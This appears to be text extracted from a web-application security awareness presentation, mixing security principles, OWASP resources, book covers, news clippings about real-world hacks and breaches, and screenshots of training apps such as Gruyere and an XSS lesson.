
*if exploited would it end up on the front
page of the paper?*



*if exploited would it end up on the front
page of the paper?*

what impact would it have?

How the New York Stock Exchange says companies should decide whether to disclose hacks



Source: Navigating the Digital Age: The Definitive Cybersecurity Guide for Directors and Officers Provides Actionable Advice and Best Practices

Core Pillars of Information Security

- Confidentiality – only allow access to data for which the user is permitted
- Integrity – ensure data is not tampered or altered by unauthorized users
- Availability – ensure systems and data are available to authorized users when they need it

Security Principals

- Minimize attack surface area
- Establish secure defaults
- Least privilege
- Defense in depth
- Fail and recover securely
- Don't trust (data, services or infrastructure)
- Separation of duties
- Avoid security by obscurity
- Keep security simple
- Fix security issues correctly
- Detect intrusions
- Assume nothing

Practical Suggestions

- Application Security Training
- Common Security Control Libraries
- Independent Verification of Security during Development
- Monitor Applications in Production
- C-Level Support

RESOURCES



Self-protected web applications

HDIV is an open-source Java web application security framework that eliminates or mitigates web security risks **by design** for some of the most used JVM web frameworks. Unlike traditional external web application firewalls, HDIV **works within web applications**.

Get HDIV Now!

Protect your web applications against
attacks

Covered OWASP top 10 risks

A1 Injection

A2 Broken authentication and session
management

A3 Cross-Site Scripting (XSS)

A4 Insecure Direct Object References

A5 Security Misconfiguration

A6 Sensitive Data Exposure

A7 Missing Function Level Access Control

A8 Cross-Site Request Forgery (CSRF)

A9 Using Components with Known
Vulnerabilities

A10 Unvalidated Redirects and Forwards





ORACLE®

Iron-Clad Java: Building Secure Web Applications




Best Practices for Secure Java Web Application
Development

Jim Manico
August Detlefsen

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java

*Oracle
Press*



Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies
on websites, web applications, and standard web protocols
with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
PUBLISHING community experience distilled

Penetration Testing

A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte





<http://twit.tv/show/security-now>

MICROSOFT SUBNET

An independent Microsoft community [View more](#)



PRIVACY AND SECURITY FANATIC

By Ms. Smith | [Follow](#)

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

Thieves using a \$17 power amplifier to break into cars with remote keyless systems



Credit: [AXLiberty](#)

If you have a wireless key fob for a car with a remote keyless system, then you might want to start keeping your keys in a freezer or other Faraday Cage to protect it from high-tech thieves, who can use a \$17 power amplifier to break into your vehicle.


RELATED



Ford, GM and Toyota sued for 'dangerous defects' in hackable cars



18 of the coolest, weirdest, and most important electric cars of all time



The weirdest, wackiest and coolest sci/tech stories of 2014

on [IDG Answers](#)

What's the biggest resume mistake?

Is your network
/ *future ready?* /

Be ready for what's next with Dell open networking solutions powered by Intel® technology.

[Make the Switch >](#)



LATEST MAGAZINE VIDEOS



Hackers Steal \$1 Billion in Massive, Worldwide Breach



Federal Court Rules No Backsies on Butt Dials



E.L. Doctorow, Master of Historical Fiction, Dies at 84



New Rule [GEOTSTATE] "DMV" Doesn't Want You To Know, Has Drivers Fuming...



Unusual "cocktail" discovered to FIGHT the root-cause of Alzheimer's (shocking information)



From Riches to Rags-20 Celebrities that Lost Their Fortunes

Ads By Adblade™



6 Facts About Gluten That You're Probably Getting Wrong




7 Reasons to Pursue Entrepreneurship

BUSINESS HACKING

Hackers Steal \$1 Billion in Massive, Worldwide Breach

Matt Vella @mattvella

Feb. 15, 2015



A prominent cybersecurity firm says that thieves have infiltrated more than 100 banks in 30 countries over the past two years

Hackers have stolen as much as \$1 billion from banks around the world, according to a prominent cybersecurity firm. In a report scheduled to be delivered Monday, Russian security company Kaspersky Lab claims that a hacking ring has infiltrated more than 100 banks in 30 countries over the past two years.




Bloomberg/Getty Images



WE SEEK AND DESTROY THEM.

ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT



I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit



FBI: Hacker claimed to have taken over flight's engine controls

By [Evan Perez](#), CNN

Updated 9:19 PM ET, Mon May 18, 2015



Man claims entertainment system helped him hack plane 02:09

Story highlights

Document: Hacker told investigators he hacked plane's controls, ordered it to climb


FBI detained Chris Roberts in April after he got off of a United Airlines flight in Syracuse

Roberts says via attorney that his only interest "has been to improve aircraft security"


(CNN)—A cybersecurity consultant told the FBI he hacked into computer systems aboard airliners up to 20 times and managed to control an aircraft engine during a flight, according to federal court documents.

Chris Roberts was detained by the FBI in April following a United Airlines

CNN Recommends




How to survive a shark attack




Most beautiful new nature reserves in the world



Cat fight: California women clash in feline custody battle




23-pound lobster is 95 years old




World's first luxury animal terminal under construction



Woman smashes window, rescues toddler trapped in hot car



[Home](#) [Moments](#) [Have an account? Log in](#)



TWEETS
48.5K

FOLLOWING
692

FOLLOWERS
27.5K

LIKES
456

[Follow](#)


Troy Hunt
@troyhunt


Microsoft MVP for Developer Security, Pluralsight author and international speaker. Online security, technology and "The Cloud". Creator of @haveibeenpwned.

[Australia](#)
[troyhunt.com](#)
Joined April 2008


[2,602 Photos and videos](#)


al information sec
open communicat
m unauthorised a







[Tweets](#) [Tweets & replies](#) [Photos & videos](#)

 Pinned Tweet

**Troy Hunt** @troyhunt · Nov 27


Here's the massive breach I've been working on - 4.8M parents... and 227k kids from VTech: troyhunt.com/2015/11/when-c

...



Troy Hunt: When children are breached – inside the...
I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mai...
troyhunt.com

[↩](#) [↻](#) 337 [❤](#) 147 [⋮](#)

**Troy Hunt** @troyhunt · 2h

Just paid for another year of

troyhunt.com

Observations, musings and conjecture about the world of software and technology



Search

When children are breached – inside the massive VTech hack

Saturday, 28 November 2015

63 Comments

I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mainstream news on what seems like a daily basis to the point where this is the new normal. Certainly [the Ashley Madison debacle](#) took that to a whole new level, but when it comes to our identities being leaked all over the place, it's just another day on the web.


Unless it's our children's identities, that's a whole new level.



When it's hundreds of thousands of children including their names, genders and birthdates, that's off the charts. When it includes their parents as well – along with their home address – and you can link the two and emphatically say "Here is 9 year old Mary, I know where she lives and I have other personally identifiable information about her parents (including their password and security question)", I start to run out of superlatives to even describe how bad that is.


This is the background on how this little device and other online assets created by VTech requested deeply personal info from parents about their families which they then lost in a massive data breach:



https://haveibeenpwned.com/



Home Notify me Domain search Pwned sites Pastes API About Donate  



Check if you have an account that has been compromised in a data breach

pwned?








64
pwned websites

246,746,687
pwned accounts

30,928
pastes

19,931,854
paste accounts

Top 10 breaches

	152,445,165 Adobe accounts
	30,811,934 Ashley Madison accounts 
	13,545,468 000webhost accounts
	4,833,678 VTech accounts
	4,821,262 mail.ru Dump accounts
	4,789,599 Bitcoin Security Forum
	Gmail Dump accounts

Nissan Leaf electric cars hack vulnerability disclosed

By Leo Kelion
Technology desk editor

🕒 24 February 2016 | [Technology](#)



Watch: Troy Hunt controlled the climate systems of a car parked on the other side of the world

RISK ASSESSMENT / SECURITY & HACKTIVISM

Police body cams found pre-installed with notorious Conficker worm

One of the world's most prolific pieces of malware is found in cams from Martel.

by Dan Goodin - Nov 16, 2015 1:19pm EST

Share Tweet 44



hendsonpub.com

One of the world's most prolific computer worms has been found infecting several police body cameras that were sent to security researchers, the researchers reported.

According to a [blog post published last week](#) by security firm iPower, multiple police cams manufactured by [Martel Electronics](#) came pre-installed with [Win32/Conficker.B!inf](#). When one such

CLICK TO EXPLORE

Your definitive guide to trailblazing games.


MSA hp intel Lenovo



Hit Replay: 3 Retro Games That Are Making a Comeback
[gq.com](#)



Meet Syndicate, the YouTube Star Behind the Gameplay Boom
[wired.com](#)



Games That Teach As Well As They Play
[arstechnica.com](#)



Art Masquerades as Video Games in These 4 Stunning New Games
[vanityfair.com](#)



This Game Will Take You on a Psychedelic Trip
[wired.com](#)

LATEST FEATURE STORY



NEWS

[Home](#)[Video](#)[World](#)[US & Canada](#)[UK](#)[Business](#)[Tech](#)[Science](#)[Magazine](#)[Entertainment & Arts](#)[More](#)[Technology](#)

Philippines elections hack 'leaks voter data'

By Leisha Chi
BBC reporter


11 April 2016 | [Technology](#)



The Philippines is set to hold its general elections in May using automated machines for the third time

The Philippines may have suffered its worst-ever government data breach barely a month before its elections.

OWASP Books



OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention

OWASP Cheat Sheets

Martin Woschek, owasp@jesterweb.de

April 9, 2015

https://www.owasp.org/index.php/Cheat_Sheets

OWASP User Groups

**Find**
a Meetup Group

Start
a Meetup Group

[Sign up](#)

[Log in](#)

English



Columbus

OWASP

The Open Web Application Security Project

[Home](#) [Members](#) [Sponsors](#) [Photos](#) [Discussions](#) [More](#) [Join us!](#)

Columbus, OH

Founded Nov 23, 2013

[AppSec Professionals](#) 100

[Group reviews](#) 3

[Upcoming Meetups](#) 2

[Past Meetups](#) 9

[Our calendar](#)

Help support your Meetup

[Chip in](#)

Organizers:

[Bill Sempf](#), [Constance Matthews](#), [TheAnswar](#)



[Contact](#)

We're about:

[Security](#) · [Web Security](#) · [OWASP](#) · [Information Security](#) · [Application](#)

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

[Join us](#)

Join us and be the first to know when new Meetups are scheduled

[Who do I know here?](#)

Log in with Facebook to find out
By creating a Meetup account, you agree to the [Terms of Service](#)



Welcome, AppSec Professionals!

[Upcoming 2](#) [Suggested 0](#) [Past](#) [Calendar](#)

Quarterly Seminar

Improving Enterprises

One Easton Ova, Suite 175, Columbus, OH ([map](#))



For our first Lunch Seminar in a while, we are especially honored to bring in Matthew Curtin. Title: Crypto War II: Protecting the Infrastructure Abstract: During the... [LEARN MORE](#)

Hosted by: [Bill S.](#) (Organizer)

Thu May 28
11:00 AM

[RSVP](#)

9 going
0 comments

What's new



https://www.owasp.org/index.php/OWASP_Chapter

[Home](#)

[Sign in](#) | [Sign up](#)

Gruyere: Home

[Refresh](#)

Most recent snippets:

Cheddar Mac Gruyere is the cheesiest application on the web.
[All snippets](#) [Homepage](#)

Brie Brie is the queen of the cheeses!!!
[All snippets](#) [Homepage](#)



How to Perform Reflected Cross Site Scripting (XSS) Attacks

[◀ Hints ▶](#) [Show Params](#) [Show Cookies](#) [Show Java](#) [Lesson Plans](#)

Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and
Session Management
Cross-Site Scripting (XSS)

[LAB: Cross Site Scripting \(XSS\)](#)

[How to Perform Stored Cross Site Scripting \(XSS\)](#)

[How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)

[HTTPOnly Test](#)

[How to Perform Cross Site Tracing \(XST\) Attacks](#)

Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Management
Web Services
AJAX Security
Challenge

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

Attributions



Open Web Application Security Project (OWASP) - www.wasp.org